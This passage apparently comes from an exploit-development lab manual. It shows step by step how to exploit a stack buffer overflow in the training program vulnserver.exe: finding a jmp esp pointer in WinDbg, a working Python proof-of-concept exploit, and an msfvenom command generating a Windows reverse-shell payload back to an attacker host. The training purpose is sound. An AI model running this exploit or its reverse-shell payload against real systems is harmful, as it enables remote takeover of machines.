


Figure 3: **Command** window after Reattaching vulnserver.exe

The next thing in WinDbg that we should do, is identify the modules that comprise the application and its dependencies (vulnserver.exe and essfunc.dll) and OS. Recall that none of these modules have ASLR or DEP enabled- so we do not need to work about these mitigations at this time. Let's view the modules in WinDbg.

```
lm m *
```




Figure 4: Viewing OS and application modules in WinDbg

Great! As outlined in Figure 4 above, we can see the essfuncl.dll and vulnserver.exe modules. This command also outputted the start virtual memory address of the modules- as well as the end. As exploit developers, it is always best practice to try to look for pointers inside of the vulnerable application's modules (vulnserver.exe and essfuncl.dll in this case) instead of the OS. Operating Systems constantly are updated and change, and you may have to configure each exploit based off of the OS version you are using, as memory addresses and offsets may change.

We can now search through WinDbg for `jmp esp` instructions in essfunc.dll.

```
s 62500000 62508000 FF E4
```




Figure 5: Identifying `jmp esp` pointers in WinDbg

The `s` command in WinDbg will search a range of memory (in this case, the start and end addresses as specified in Figure 4 for essfunc.dll) for a given instruction (`FF E4` = `jmp esp`). Let's take a look at 0x625011af, as it seems to contain the `FF E4` instruction.

Let's use the `u` command in WinDbg- which disassembles a memory address into its assembly code.

```
u 625011af
```




Figure 6: Verifying the `jmp esp` pointers in essfunc.dll

Perfect! We have identified a pointer that will redirect execution to ESP- which will contain our shellcode (since we control it) as mentioned previously. Due to the fact that ASLR is disabled- this will be a "static" pointer to `jmp esp`. Even upon reboot, as ASLR has been disabled, this memory address of 0x625011af.

Before updating our proof of concept, let's talk about little-endian vs big-endian. Most processors within the x86 and x64 architecture will store memory

and data in what is known as “little-endian” format. Essentially, little-endian means that the least significant byte of a piece of data is stored first (whereas big-endian stores the most significant byte first), due to how the CPU read in data.

For instance, currently `62 50 11 af` is the big-endian representation of the memory address 0x625011af. If we send our exploit with this address as is, the processor will read it as `af 11 50 62`- which is not what we want. This means, in order for the processor to read the address properly, we would have to send the data as `af 11 50 62`. In Python, by importing the `struct` library, we can avoid having to remember to flip addresses- since we can convert data to little endian with a few pieces of syntax. This is a concept to take into consideration. For more information on the lower level details on how little-endian works- feel free to Google.

Taking this into consideration, let’s update our proof of concept to add in the `jmp esp` pointer (in little-endian format).

```
import os
import sys
import struct
import socket

# Vulnerable command
command = "TRUN /.:/"

# 2003 byte offset to EIP
crash = "\x41" * 2003

# jmp esp located in essfunc.dll in little-endian format
crash += struct.pack('<L', 0x625011af)

# Need 5000 total bytes to crash vulnserver.exe
crash += "\x43" * (5000 - len(crash))

# Send data remotely to Win 7 VM via port 9999
print "[+] Sending the exploit and redirecting execution to ESP..."
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("172.16.197.135", 9999))
s.send(command+crash)
s.close()
```

Take a look at the `crash += struct.pack('<L', 0x625011af)` line before moving on. This takes the address of 0x625011af memory address and converts it to little-endian through the "`<`" syntax. Now, whenever this data hits vulnserver.exe, it will already be in little-endian format. This allows us to not worry about flipping and reversing addresses- so we do not get confused.

This above program should essentially start executing 0x43 opcodes from the stack- after the `jmp esp` is executed (since the 0x43 opcodes will be stored at ESP). Let's set a breakpoint on our `jmp esp` instruction so we can see if everything will work as intended. Again, restart vulnserver.exe and attach it to WinDbg- but do not resume execution yet (we need to set our breakpoint first). Enter the following command in the **Command** window, to set a breakpoint on the `jmp esp` pointer.

```
bp 0x625011af

bl
```




Figure 7: Setting a breakpoint on `jmp esp` and verifying the breakpoint was set

Ignore the error message about the symbol file. The `bl` command will then subsequently verify that your breakpoint has been set. Go ahead and resume the execution of vulnserver.exe after verifying the breakpoint has been sent.

```
g
```




Figure 8: Resuming execution after our breakpoint is set

Fire the proof of concept once again. You should hit the breakpoint of the `jmp esp` pointer in essfunc.dll- which will temporarily pause execution.




Figure 9: Hitting our breakpoint




Figure 10: Hitting our breakpoint (**Disassembly** window view)

Great! We have hit our intended `jmp esp` instruction. From here, we will do what is called a "step through". This essentially means we are just going to execute one instruction at a time inside the debugger- instead of resuming execution altogether. This will allow us to see if our `jmp esp` instruction works properly- and if it will redirect execution to ESP (where we can start executing code). We will now shift our focus to the **Command** window and enter the following command to step through.

```
p
```




Figure 11: Stepping through `jmp esp`

The `p` command in WinDbg allows us to execute just one instruction at a time. After executing the `p` command, this will perform the `jmp esp` instruction. Now if we take a look at our registers- EIP should now be pointing to ESP!




Figure 12: EIP is now executing ESP

In addition, if we take a look at the **Disassembly** window- we will see the currently executing instruction is `inc ebx`. If you look at the corresponding

opcode- you will see it is 0x43. This is proof we have reached our ESP buffer, in a manner that will allow us to execute it!

Logic tells us that all that is left to do now is replace our buffer of 0x43's with a piece of shellcode that will allow us execute something meaningful- like a shell.

A shell, in terms of security, is a command line session on a machine. Essentially, we can execute a set of opcodes that will give us command line access to the Windows 7 VM we are exploiting remotely, via vulnserver.exe.

Later lab manuals will outline creating shellcoding manually. For now, just as a proof of concept, we will use Metasploit to generate a piece of shellcode that will give us command line access to the VM. This piece of shellcode is known as our **payload**. A payload is the part of an exploit that will execute, once a vulnerability has been taken advantage of. The vulnerability here is the ability to crash vulnserver.exe and redirect its execution flow. The payload, however, is the piece of code that will execute ones the vulnerability (the fact we can crash the program) has been taken advantage of.

Using Metasploit's **msfvenom** module- we can generate a piece of shellcode that will give us a shell on the victim machine.

```
msfvenom -p windows/shell_reverse_tcp
LHOST=KALI_LINUX_IP LPORT=443 -f python -b "\x00" -v
payload
```

